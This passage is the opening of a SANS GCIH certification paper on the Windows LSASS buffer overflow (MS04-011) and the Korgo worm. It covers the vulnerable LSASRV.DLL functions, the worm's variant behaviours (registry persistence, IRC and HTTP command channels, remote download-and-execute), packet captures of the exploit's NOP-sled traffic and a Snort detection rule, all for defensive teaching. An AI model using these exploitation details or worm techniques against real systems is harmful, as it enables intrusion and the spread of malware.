



Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, and Incident Handling (Security 504)"
at <http://www.giac.org/registration/gcih>

LSASS Vulnerability to Buffer Overflow Used by Win32.Korgo Worm

GCIH Practical Assignment Version 3

Jacek Fidecki
Submitted 11/22/2004

Table of Contents

<u>1</u>	<u>Statement of the Purpose:</u>	3
<u>2</u>	<u>The Exploit</u>	4
2.1	<u>Name</u>	4
2.2	<u>Operating System</u>	5
2.3	<u>Description</u>	5
2.4	<u>Protocols/Services/Applications</u>	5
2.4.1	<u>Versions</u>	10
	<u>Signatures of the attack</u>	15
2.4.2	<u>Network Signatures</u>	15
2.4.3	<u>Host Signature</u>	19
2.4.4	<u>The Win32.Korgo detects in the system</u>	20
<u>3</u>	<u>The Platforms/Environments</u>	22
3.1	<u>Victim's Platform</u>	22
3.2	<u>Source/Target network</u>	22
3.3	<u>Network Diagram</u>	24
<u>4</u>	<u>Stages of the attack:</u>	25
4.1	<u>Reconnaissance</u>	25
4.2	<u>Scanning</u>	25
4.3	<u>Exploiting the System</u>	26
4.4	<u>Keeping Access</u>	28
4.5	<u>Covering Tracks</u>	31
<u>5</u>	<u>The Incident Handling Process:</u>	34
5.1	<u>Preparation:</u>	34
5.2	<u>Identification:</u>	35
5.3	<u>Containment:</u>	38
5.4	<u>Eradication:</u>	42
5.5	<u>Recovery:</u>	43
5.6	<u>Lessons Learned:</u>	43
<u>6</u>	<u>References:</u>	45
<u>7</u>	<u>Appendix 1 - Source Code for MS04-011 Lsassrv.dll RPC buffer Overflow</u>	47
<u>8</u>	<u>Appendix 2 - The hxdef100.ini file includes</u>	50
<u>9</u>	<u>Appendix 3 - Win32.Korgo Worm Versions</u>	51
<u>10</u>	<u>Appendix 4 - The list of servers which Win32.Korgo worm tries to connect</u>	52

1 Statement of the Purpose:

There are two aims of this description. The first one is to describe the Win 32.Korgo worm discovered on 22nd May, 2004 basing on the information given by Symantec Security Response. Since then over 20 versions of this worm have been created and there are still new ones being made. Despite the fact that the worm poses a medium threat, it is still active. This document describes how this worm works, the ways of its removing and the differences between its versions.

The second aim of this document is to describe an element used by the Win32.Korgo worm, i.e. the LSASS vulnerability service. Despite different versions of the worm, its constant element is LSASS buffer overflow. In this way Win32.Korgo gets to the victim's computer. Therefore, the LSASS service, RPC protocol (used by LSASS service), buffer overflow and attack's signature have been presented further. This worm moves from computer to computer using LSASS vulnerability, consequently, the attack described by me was presented basing on LSASS Buffer Overflow as a process of taking control of the machine.

The Intruder executes the attack using LSASS buffer overflow. He makes use of the program which is enclosed in Appendix 1. In the next part of this document I described hacker's mask action using Hacker Defender rootkit. The environment where the attack was carried out was internal network of firm's A branch. This firm prepared the security policy procedures. However, the procedures concerning incidents' reaction were just being implemented. Firm A installed the program for making servers audit. The Enterprise Security Manager program was installed to control the security policy on the main server in this firm. Firm A was in the course of implementing the AntiVirus program and the Intrusion Detection System (IDS).

© SANS Institute 2000

2 The Exploit

2.1 Name

LSASS vulnerability to buffer overflow used by Win32.Korgo worm

Vulnerability References:

CERT Vulnerability Note VU#753212

<http://www.kb.cert.org/vuls/id/753212>

CERT Technical Cyber Security Alert TA04-104

<http://www.us-cert.gov/cas/techalerts/TA04-104A.html>

CVE Candidate CAN-2003-0533

<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0533>

Microsoft Security bulletin MS04-011

<http://www.microsoft.com/technet/security/bulletin/ms04-011.msp>

Bugtraq ID#10108

<http://www.securityfocus.com/bid/10108>

eEye Digital Security Advisories

<http://www.eeye.com/html/Research/Advisories/AD20040413C.html>

Symantec Security Response

<http://securityresponse.symantec.com/avcenter/venc/auto/index/indexW.html>

Computer Associates Vulnerability Information Center, Vulnerability ID:27886

<http://www3.ca.com/securityadvisor/vulninfo/vuln.aspx?id=27886>

McAfee Virus Information Center Search

<http://vil.nai.com/vil/alphar.asp?char=W>

2.2 Operating System

Avaya, Inc.: Modular Messaging 1.1
Avaya, Inc.: S8100/DefinityOne/IP600 Media Server Gold
Microsoft: Windows 2000 Advanced Server SP2
Microsoft: Windows 2000 Advanced Server SP3
Microsoft: Windows 2000 Advanced Server SP4
Microsoft: Windows 2000 Professional SP2
Microsoft: Windows 2000 Professional SP3
Microsoft: Windows 2000 Professional SP4
Microsoft: Windows 2000 Server SP2
Microsoft: Windows 2000 Server SP3
Microsoft: Windows 2000 Server SP4
Microsoft: Windows Server 2003 Enterprise Edition
Microsoft: Windows Server 2003 Enterprise Edition, 64-bit
Microsoft: Windows Server 2003 Standard Edition
Microsoft: Windows Server 2003 Web Edition
Microsoft: Windows XP 64-bit Edition
Microsoft: Windows XP 64-bit Edition SP1
Microsoft: Windows XP Home Edition
Microsoft: Windows XP Home Edition SP1
Microsoft: Windows XP Professional
Microsoft: Windows XP Professional SP1


2.3 Description

On 13 April 2004 Microsoft released security bulletin MS 04-011 which warned of a Buffer Overflow in the LSASS service. The LSASS vulnerability attacks a service the most Windows machines run when they are booted. The Local Security Authority Service verifies the user's logons to your computer. The software generates the process that is responsible for authenticating users for the Winlogon service. The LSASS vulnerability was used by Win32.Korgo worm and Win32.Sasser, Win32.Cycle, Win32.Bobax. The Win32.Korgo worm was discovered by the Symantec on 22 May 2004 and has a lot of versions to list (Appendix 3). The Win32.Korgo exploits the LSASS Windows vulnerability on TCP port 445. Then Win32.Korgo modifies values of registry and opens TCP ports (mainly: 113, 3067, 2041 or 5111). Next it attempts to connect and updates itself from HTTP servers or attempts to connect to the IRC servers on TCP port 6667 and receive commands. The list of these servers is included in (Appendix 4).

2.4 Protocols/Services/Applications

Remote Procedure Call

LSASS service can use Remote Procedure Call (RPC), which is a mechanism of communication within the process that enables data exchange and using the functionality offered by other programs. The communication between the processes can be carried out in the same or between two systems. The RPC uses the Client-Server model where the Server makes a group of functions available to remote clients. The Client needs bindings to trigger off the remote procedure. The binding creates a logical communication between the Client's and Server's programs. The binding structure, consisting of a group of information, is called a binding handle. There are automatic, implicit, explicit, primitive and custom binding handles. Differences between binding handles concern the engage application. The information content in the binding structure is not available in the application level. The binding structures are serviced by the RPC runtime library.



The diagram presents the process of creating the binding handle

The algorithm to create the binding handle by the RPC Client

The Client's first step is to select a protocol sequence, which is a combination of communication and network RPC protocol. The Remote Procedure Call in Microsoft version serves three RPC protocols:

- NCACN – Network Computing Architecture Connection-Oriented Protocol
- NCADG - Network Computing Architecture Datagram Protocol
- NCALRPC – Network Computing Architecture Local Remote Procedure Call
(It is used to trigger off the procedure offered by the Server on the same machine as the Client.)

In order to get a complete sequence, it is required to add network and transport protocols to RPC protocol. In case of TCP/IP it will be `ncacn_ip_tcp`. In the next step the Client should find a host system. The final stage is the endpoint specification, i.e. the number of port. Having this information, the Client can create a binding handle to call `RpcBindingFromString_Binding` function.


The algorithm to create a binding handle by the RPC Server

The algorithm starts with the registration of interfaces made available by the Server. Then there is the endpoint specification. Endpoints are used to communicate with the Client. Next, the RPC Server makes the data containing information on the earlier registered interfaces available to the clients. The Server exports information concerning bindings to the name service. At the end of the algorithm, the RPC Server starts to listen to the Client's remote procedure.

Buffer Overflow

A buffer is an area of memory used for storing messages in a program. A buffer overflow occurs in a program when the program stores more information in this array than the space reserved for it. The area adjacent is overwritten. This problem can occur when the programmer does not anticipate that the information copied into the buffer by the program may exceed its size.

The memory space is allocated for the function on the stack. The stack is a LIFO – last in first out. The top of the reallocated memory is a Return Pointer. The Return Pointer contains the address of the calling function.



The stack is used for storing data and local variables and for transferring parameters to the called function. The stack is used for programmers who need easy access to local data within the functions. It is a kind of buffer storing all the information necessary to initiate and call functions. The stack is allocated while entering the

function and vacated when it is being left. In the Intel x86 processors the stack is reversed. The top of a stack consists of memory cells of the lowest addresses. The operation of storing the data on the stack moves down the stack pointer, whereas the data vacating from the stack operation moves the stack pointer up. Thus the new data are stored on the stack with the lowest address. Therefore, a buffer overflow depends on the overwriting the buffer with the data. The buffer overflow overwrites the buffer from a lower to a higher address. The data stored on the bottom are overwritten.

The buffer overflow is closely connected with the operations made on the stack. It means that a buffer of a particular size is allocated in the area of the stack memory, e.g. buffer 1. When the next data are stored (e.g. buffer 2), the stack grows down. When more data are moved to the minor sized buffer (e.g. buffer 1), the below data is overwritten. In case of overwriting the data stored into the return pointer register, the new return pointer is created. In this way, taking over the control in the return pointer value takes place. Then, when the function is executed, the new return pointer value is taken. The processor executes a jump to another overwritten address. After taking over control in the return pointer value, it can execute a jump to any area of the memory. The jump can be conducted to the area of the memory where a hacker has placed his malicious code.

Buffer Overflow uses in LSASS service

The LSASS vulnerability attacks a service the most Windows machines run when they are booted. The Local Security Authority Service verifies user logons to your computer. The software generates the process that is responsible for authenticating users for the Winlogon.

LSASS - Local security authority subsystem. A user-mode process running the image \Winnt\System32\Lsass.exe that is responsible for the local system security policy.

This subsystem is responsible for:

- users are allowed to log on to the machine,
- password policies,
- privileges granted to users,
- privileges granted to groups,
- system security auditing settings,
- user authentication,
- sending security audit messages to the Event Log.

The local security authority service uses library (Lsasrv--\Winnt\System32\Lsasrv.dll)

The Security Accounts Manager (SAM) service, which is implemented as \Winnt\System32\Samsrv.dll and Active Directory server, implemented as \Winnt\System32\Ntdsa.dll, runs in the Lsass process.

Authentication packages DLLs that run in the context of the Lsass process and that implement authentication policy. An authentication DLL is responsible for checking whether a given username and password match. Then returning to the Lsass information detailing the user's security identity.

Communication between the Security System Components

An LPC port called SelsaCommandPort is created while starting the LSASS process. The Security Reference Monitor's (SRM) tasks are to manipulate privileges, carry out security access checks on objects and generate resulting security audit messages. The SRM connects to this port which, consequently, results in creating private communication ports. It makes a shared memory section which is assigned for messages longer than 256 bytes and passes a handle in the connect call. Afterwards the SRM and LSAS connect to each other when the system begins and in this way they stop listening on their respective connect ports. In this way, a later user process is unable to connect.

The LSASS buffer overflow description is accessible on the web site <http://www.eeye.com/html/Research/Advisories/AD20040413C.html>

"eEye Digital Security has discovered a remote buffer overflow in the Windows LSA (Local Security Authority) Service (LSASRV.DLL). An unauthenticated attacker could exploit this vulnerability to execute arbitrary code with system-level privileges on Windows 2000 and Windows XP machines. The susceptible LSA functionality is accessible via the LSARPC named pipe over TCP ports 139 and 445.

This buffer overflow bug is within the Microsoft Active Directory service functions exposed by the LSASS DCE/RPC endpoint. These functions provide the ability to use Active Directory services both locally and remotely, and on default installations of Windows 2000 and Windows XP, no special privileges are required."

Some Active Directory service functions generate a debug log file in the "debug" subdirectory located in the Windows directory. A logging function implemented in LSASRV.DLL is called to write entries to the log file. In this function, the vsprintf() routine is used to create a log entry. The string arguments for this logging function are supplied as parameters to vsprintf() without any bounds checking, so if we can pass a long string argument to the logging function, then a buffer overflow will occur."

"The Active Directory service functions implemented in LSASRV.DLL are as follows:

Function number	Function Name
-----------------	---------------

0	DsRolerGetPrimaryDomainInformation
1	DsRolerDnsNameToFlatName
2	DsRolerDcAsDc
3	DsRolerDcAsReplica
4	DsRolerDemoteDc
5	DsRolerGetDcOperationProgress
6	DsRolerGetDcOperationResults
7	DsRolerCancel
8	DsRolerServerSaveStateForUpgrade
9	DsRolerUpgradeDownlevelServer
10	DsRolerAbortDownlevelServerUpgrade"

"Because the Active Directory services interface is registered on the LSASS named

pipe RPC endpoint (ncacn_np:host[\PIPE\LSARPC]), it is sufficient to use CreateFile() and ReadFile(), WriteFile(), and/or TransactNamedPipe() in order to communicate with LSASS.EXE on the vulnerable host."

Functions calling the function vprintf() such as DsRolepLogPrintRoutine() and DsRolerDcAsDc() can make the buffer overflow.

Parameters of DsRolerDcAsDc() function:

- DnsDomainName,
- SiteName,
- SystemVolumeRootPath.

Too long data of the string type inserted into DsRolerDcAsDc() parameters of the function can make the buffer overflow.

2.4.1 Versions

Using the Symantec Security Response, 23 versions of Win32.Korgo worm have been discovered so far.

The discovered versions of Win32.Korgo worm are listed in Appendix 3 of this document. This worm causes a medium threat. Since the time when Win32.Korgo worm was discovered on 22.05.2004, new versions of this worm have been arising. Table 1 includes differences between versions of Win32.Korgo worm.

Mutex definition:

Short for mutual exclusion object. In computer programming, a mutex is a program object that allows multiple program threads to share the same resource, such as file access, but not simultaneously. When a program is started, a mutex is created with a unique name. After this stage, any thread that needs the resource must lock the mutex from other threads while it is using the resource. The mutex is set to unlock when the data is no longer needed or the routine is finished.

Table 1 - Versions of Win32.Korgo worm

Versions	Creates the mutexes:	Add the value to the register key: KEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Wireless	Add/Deletes the values to the register key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	Listens on the following TCP ports:	Attempts to connect to :	Exploit uses the Windows vulnerability
A	r10, u2, uterm5	Server=1	Add WinUpdate="%System%\<random filename>.exe	113, 3067, 2041	IRC Servers on port 6667	LSASS
B	r10, rocket10	Server=1	Add WinUpdate=%System%\<random filename>.exe	113, 3067, 2041	IRC Servers on port 6667	LSASS

C	r10, u7, u6, uterm7	Client=1	Deletes WinUpdate Windows Security Manager ,avserve.exe, avserve2.exe Add Systray=%System%\<random filename>.exe	113, 3067, other random port	IRC Servers on port 6667	LSASS
D	u6, u7, u8, uterm8	Client=1	Deletes WinUpdate Windows Security Manager ,avserve.exe, avserve2.exe Add System Restore Service=%System%\<random filename>.exe	113, 3067, other ,random port	IRC Servers on port 6667	LSASS
E	u6, u7,u9, uterm_9	Client=1	Deletes System Service Manager System Restore Service Bot Loader Windows Update Service WinUpdate Windows Security Manager avserve.exe avserve2.exe Add UpdateService=%System%\<random filename>.exe	113, 3067, other ,random port	IRC Servers on port 6667	LSASS
F		Client=1	Deletes System Service Manager System Restore Service Bot Loader Windows Update Service WinUpdate Windows Security Manager avserve.exe avserve2.exe Add Disk Defragmenter Service=%System%\<random filename>.exe	113, 3067, other ,random port	IRC Servers on port 6667	LSASS
G	uterm14, r10,	Server=1	Add WinUpdate=%System%\<random filename>.exe (May display the message in window with random characters)	113, 3067, other ,random port	IRC Servers on port 6667	LSASS

I		Client=1	Deletes Windows Security Manager Disk Defragmenter System Restore Service Bot Loader WinUpdate Windows Update Service avserve.exe avserve2.exeUpdate Service Add WinUpdate=%System%\<random filename>.exe	113, 3067 and random port (256-8191)	IRC Servers on port 6667	LSASS
L	u8, u9, u10, uterm11, r10	Client=1 Set the value of ID	Deletes Windows Security Manager Disk Defragmenter System Restore Service Bot Loader WinUpdate Windows Update Service avserve.exe avserve2.exeUpdate Service Add WinUpdate=%System%\<random filename>.exe	113, 3067 and random port (256-8191)	HTTP Servers	LSASS
M	uterm13.2i , u8, u9, u10, u11, u12, u13, u13i, u13.2i , u14	Client=1 Set the value of ID	Deletes Windows Security Manager Disk Defragmenter System Restore Service Bot Loader SysTray WinUpdate Windows Update Service avserve.exe avserve2.exeUpdate Service MS Config v13 Add SystemUpdate=%System%\<random filename>.exe	113 and ,random port (2000-8191)	IRC Servers	LSASS
N	u8, u9, u10, u11, u12, u13, u14	Client=1	Deletes Windows Security Manager Disk Defragmenter System Restore Service Bot Loader SysTray WinUpdate Windows Update Service avserve.exe avserve2.exeUpdate Service MS Config v13 Add WindowsUpdate=%System%\<random filename>.exe	113, 5111 and random port (256-8191)	HTTP Servers	LSASS

P		Client=1 Set the value of ID	Deletes Windows Security Manager Disk Defragmenter System Restore Service Bot Loader SysTray WinUpdate Windows Update Service avserve.exe avserve2.exeUpdate Service Add WindowsUpdate=%System%\<random filename>.exe	113, 3067 and random port (256-8191)	HTTP Servers	LSASS
R	u8, u9, u10, u11, u12, u13, u13i, u13.2i, u14	Client=1 Set the value of ID	Deletes Windows Security Manager Disk Defragmenter System Restore Service Bot Loader SysTray WinUpdate Windows Update Service avserve.exe avserve2.exeUpdate Service Add SystemUpdate=%System%\<random filename>.exe	113 and random port (2000-8191)	IRC Servers	LSASS
S	uterm13.2i u8, u9, u10, u11, u12, u13, u13i, u13.2i, u14	Client=1 ID=<random value>	Deletes Windows Security Manager Disk Defragmenter System Restore Service Bot Loader SysTray WinUpdate Windows Update Service avserve.exe avserve2.exeUpdate Service MS Config v13 Add System Update=%System%\<random filename>.exe	TCP ports 113 and a random port between 2000 and 8191	IRC Servers	LSASS

T	uterm18	Client=1	Deletes Windows Security Manager Disk Defragmenter System Restore Service Bot Loader SysTray WinUpdate Windows Update Service avserve.exe avserve2.exeUpdate Service MS Config v13 Add SystemUpdate=%System%\ <random filename>.exe	113, 5111 and random port (256- 8191)	HTTP Servers	LSASS
U	u8, u9, u10, u11, u12, u13, u14, uterm14	Client=1 ID=<random value>	Deletes Windows Security Manager Disk Defragmenter System Restore Service Bot Loader SysTray WinUpdate Windows Update Service avserve.exe avserve2.exeUpdate Service MS Config v13 Add Windows Update=%System%\<rando m filename>.exe	TCP ports 113, 5111, and a random port between 256 and 8191	HTTP Servers	LSASS
V	uterm19	Client=1 ID=<random value>	Deletes Windows Security Manager Disk Defragmenter System Restore Service Bot Loader SysTray WinUpdate Windows Update Service avserve.exe avserve2.exeUpdate Service MS Config v13 Add Cryptographic Service=%System%\<rando m filename>.exe	TCP ports (256- 8191)	HTTP Servers	LSASS

W	u8, u9, u10, u10x, u11, u11x, u12, u12x, u13, u13i, u13x, u14, u14x , u15, u15x, u16, u16x, u17, u17x, u18, u18x , u19, u19-2x	Client=1 ID=<random value>	Deletes Windows Security Manager Disk Defragmenter System Restore Service Bot Loader SysTray WinUpdate Windows Update Service avserve.exe avserve2.exeUpdate Service WindowsUpdate MS Config v13 Add Cryptographic Service=%System%\<rando m filename>.exe System Update=%System%\<rando m filename>.exe	random ports	HTTP Servers	LSASS
X	u8, u9, u10, u10x, u11, u11x, u12, u12x, u13, u13i, u13x, u14, u14x, u15, u15x, u16 u16x, u17, u17x, u18, u18x, u19, u19x, u20, u20x,	Client=1 ID=<random value>	Deletes Windows Security Manager Disk Defragmenter System Restore Service Bot Loader SysTray WinUpdate Windows Update Service avserve.exe avserve2.exeUpdate Service WindowsUpdate MS Config v13 Add Cryptographic Service=%System%\<rando m filename>.exe System Update=%System%\<rando m filename>.exe	random ports	HTTP Servers	LSASS
Y	rocketR1	Client=1 ID=<random value>	Deletes Bot Loader avserve.exe avserve2.exeMS Config v13 Add Microsoft Update Service=%System%\<rando m filename>.exe	random port	IRC Servers	LSASS

Z	u10, u10x, u11, u11x, u12, u12x, u13, u13i, u13x, u14, u14x, u15, u15x, u16, u16x, u17, u17x, u18, u18x, u19, u8, u9	Client=1 ID=<random value>	Deletes avserve.exe avserve2.exeUpdate Service Bot Loader Disk Defragmenter MS Config v13 System Restore Service SysTray Windows Security Manager Windows Update Windows Update Service WinUpdate Add Cryptographic Service=%System%\<random filename>.exe	random TCP port	IRC Servers	LSASS
AB		Attempts to download and execute a file from a specified remote host	Add the values: SQL=[12 randomly chosen ASCII characters] to the register key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\DataAccess	Attempts to contact a PHP script	Sends HTTP requests	LSASS
AE	W32.Korgo.AE is a worm that uses a .dll file to spread to remote computers	Drops the file named [random]32.dll. Attempts to download and execute a file from a specified remote host	Add the values: SQL = [random value] to the register key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\DataAccess Add the values: [random CLSID] to the register key: HKEY_CLASSES_ROOT\CLSID HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\ShellExecuteHooks	Attempts to contact a PHP script	Sends HTTP requests	LSASS

Signatures of the attack

2.4.2 Network Signatures

Establishing the connection between the SMBClient and the SMB/CIFS server using the exploit.

At first the Client establishes the connection through port 445/TCP. The procedure of establishing the session to CIFS server is described in the CIFS document.

This document is accessible on the web site:

http://www.codefx.com/CIFS_Explained.htm

The session fragment between the Client and Server is dumped by tcpdump program.

Packet 1/3

```
12:47:46.482784 10.100.0.21.2828 > 10.255.0.114.netbios-ssn: . 964:2424(1460) ack 801 win 16720
>>> NBT Packet
NBT Session Packet
Flags=0x0
Length=4344 (0x10f8)
WARNING: Short packet. Try increasing the snap length (1456)

SMB PACKET: SMBwriteX (REQUEST)
SMB Command  = 0x2F
Error class   = 0x0
Error code    = 0 (0x0)
Flags1        = 0x18
Flags2        = 0x7
Tree ID       = 2048 (0x800)
Proc ID       = 65279 (0xfeff)
UID           = 2048 (0x800)
MID           = 384 (0x180)
Word Count    = 14 (0xe)
smbvwv[]=
Com2=0xFF
Off2=57054 (0xdede)
Handle=0 (0x0)
Offset=0 (0x0)
TimeOut=0 (0x0)
WMode=0x0
CountLeft=0 (0x0)
Res=0x0
DataSize=0 (0x0)
DataOff=0 (0x0)
Data: (4 bytes)
[000] 00 00 00 00      ....
smb_bcc=0

(DF) (ttl 128, id 45282, len 1500)
0x0000  4500 05dc b0e2 4000 8006 2e50 0a64 0015      E.....@....P.d..
0x0010  0aff 0072 0b0c 008b 4659 cbfa d095 7558      ...r....FY....uX
0x0020  5010 4150 da86 0000 0000 10f8 ff53 4d42      P.AP.....SMB
0x0030  2f00 0000 0018 07c8 0000 0000 0000 0000      /.....
0x0040  0000 0000 0008 fffe 0008 8001 0eff 00de      .....
0x0050  de00
```

Packet 2/3

```
12:47:46.483211 10.100.0.21.2828 > 10.255.0.114.netbios-ssn: . 2424:3884(1460) ack 801 win 16720
>>> NBT Packet
flags=0x90
NBT - Unknown packet type
Type=0x90009000
Data: (1456 bytes)
[000] 90 00 90 00 90 00 90 00 90 00 90 00 90 00 .....
[010] 90 00 90 00 90 00 90 00 90 00 90 00 90 00 .....
[020] 90 00 90 00 90 00 00 00 00 00 00 00 00 00 .....
[030] 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
.....
```

```

.....
.....
[570] 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
[580] 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
[590] 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
[5A0] 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

(DF) (ttl 128, id 45283, len 1500)
0x0000 4500 05dc b0e3 4000 8006 2e4f 0a64 0015 E.....@....O.d..
0x0010 0aff 0072 0b0c 008b 4659 d1ae d095 7558 ...r....FY....uX
0x0020 5010 4150 47bf 0000 9000 9000 9000 9000 P.APG.....
0x0030 9000 9000 9000 9000 9000 9000 9000 9000 .....
0x0040 9000 9000 9000 9000 9000 9000 9000 9000 .....
0x0050 9000

```

Packet 3/3

```

12:47:46.483679 10.100.0.21.2828 > 10.255.0.114.netbios-ssn: P 3884:5312(1428) ack 801 win 16720
>>> NBT Packet
flags=0x90
NBT - Unknown packet type
Type=0x90009000
Data: (1424 bytes)
[000] 90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00 .....
[010] 90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00 .....
[020] 90 00 90 00 90 00 00 00 00 00 00 00 00 00 00 00 .....
[030] 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
[040] 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
.....
.....
[570] 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
[580] 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

(DF) (ttl 128, id 45284, len 1468)
0x0000 4500 05bc b0e4 4000 8006 2e6e 0a64 0015 E.....@....n.d..
0x0010 0aff 0072 0b0c 008b 4659 d762 d095 7558 ...r....FY.b..uX
0x0020 5018 4150 8e2e 0000 9000 9000 9000 9000 P.AP.....
0x0030 9000 9000 9000 9000 9000 9000 9000 9000 .....
0x0040 9000 9000 9000 9000 9000 9000 9000 9000 .....
0x0050 9000 ..

```

This is the whole SMB Request (in three fragments).
The whole query consists of three fragments.
The whole query has the size of 0x10f8.

```

12:47:46.482784 10.100.0.21.2828 > 10.255.0.114.netbios-ssn: . 964:2424(1460) ack 801 win 16720
12:47:46.483211 10.100.0.21.2828 > 10.255.0.114.netbios-ssn: . 2424:3884(1460) ack 801 win 16720
12:47:46.483679 10.100.0.21.2828 > 10.255.0.114.netbios-ssn: P 3884:5312(1428) ack 801 win 16720

```

Creating the SNORT rule.

Heading of this rule:

The rule is restricted to port 455:

alert tcp any any -> any 445

The rule content:

Identification of SMB protocol heading - ff534d42:

Packet 1:

0x0000	4500 05dc b0e2 4000 8006 2e50 0a64 0015	E.....@....P.d..
0x0010	0aff 0072 0b0c 008b 4659 cbfa d095 7558	...r....FY....uX
0x0020	5010 4150 da86 0000 0000 10f8 <u>ff53 4d42</u>	P.AP.....SMB
0x0030	2f00 0000 0018 07c8 0000 0000 0000 0000	/.....
0x0040	0000 0000 0008 fffe 0008 8001 0eff 00de
0x0050	de00	

The rule must certainly contain:

content:"|FF|SMB"; (This action is restricted to SMB packets only)

depth:4; (because the content is included in SMB heading)

In the second and third packets there are only NOP (0x90) instructions at the beginning.

Pakiet 2:

0x0000	4500 05dc b0e3 4000 8006 2e4f 0a64 0015	E.....@....O.d..
0x0010	0aff 0072 0b0c 008b 4659 d1ae d095 7558	...r....FY....uX
0x0020	5010 4150 47bf 0000 <u>9000 9000 9000 9000</u>	P.APG.....
0x0030	<u>9000 9000 9000 9000 9000 9000 9000 9000</u>
0x0040	<u>9000 9000 9000 9000 9000 9000 9000 9000</u>
0x0050	<u>9000</u>	

Pakiet 3:

0x0000	4500 05bc b0e4 4000 8006 2e6e 0a64 0015	E.....@....n.d..
0x0010	0aff 0072 0b0c 008b 4659 d762 d095 7558	...r....FY.b..uX
0x0020	5018 4150 8e2e 0000 9000 9000 9000 9000	P.AP.....
0x0030	9000 9000 9000 9000 9000 9000 9000 9000
0x0040	9000 9000 9000 9000 9000 9000 9000 9000
0x0050	9000	

The next searched value in the payload of the second and third packets is 0x90.

The NOP values are included in the second and third packets.

content:"|90 00|";

The first and the second packets have maximum size of 1500 bites.

We use the distance parameter that describes the range where the NOP value must be searched in the packet content.

We choose an appropriately big value in bites, e.g. 100.

We have to remember that we count from the beginning of the previously found

content ("|FF|SMB").
 content:"|90 00|"; distance:100

Additionally:

- We restrict the search only to the connections from the Client to the Server (flow:to_server,established),
- and only to the queries about establishing the session (the NOP instruction are included into SMBwriteX (REQUEST) packets.
 flowbits:isset,netbios.lsass.bind.attempt;

Finally, the rule is as follows:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 445 (msg:"UWAGA exploit LSASS na port 445";
flow:to_server,established;flowbits:isset,netbios.lsass.bind.attempt; content:"|FF|SMB";
depth:4;offset:4;nocase;content:"|90 00|"; distance:100; sid:0; rev:1;)
```

2.4.3 Host Signature

After performing attack on the LSASS buffer overflow, the following file is created:
 %systemroot%\debug\dcpromo.log

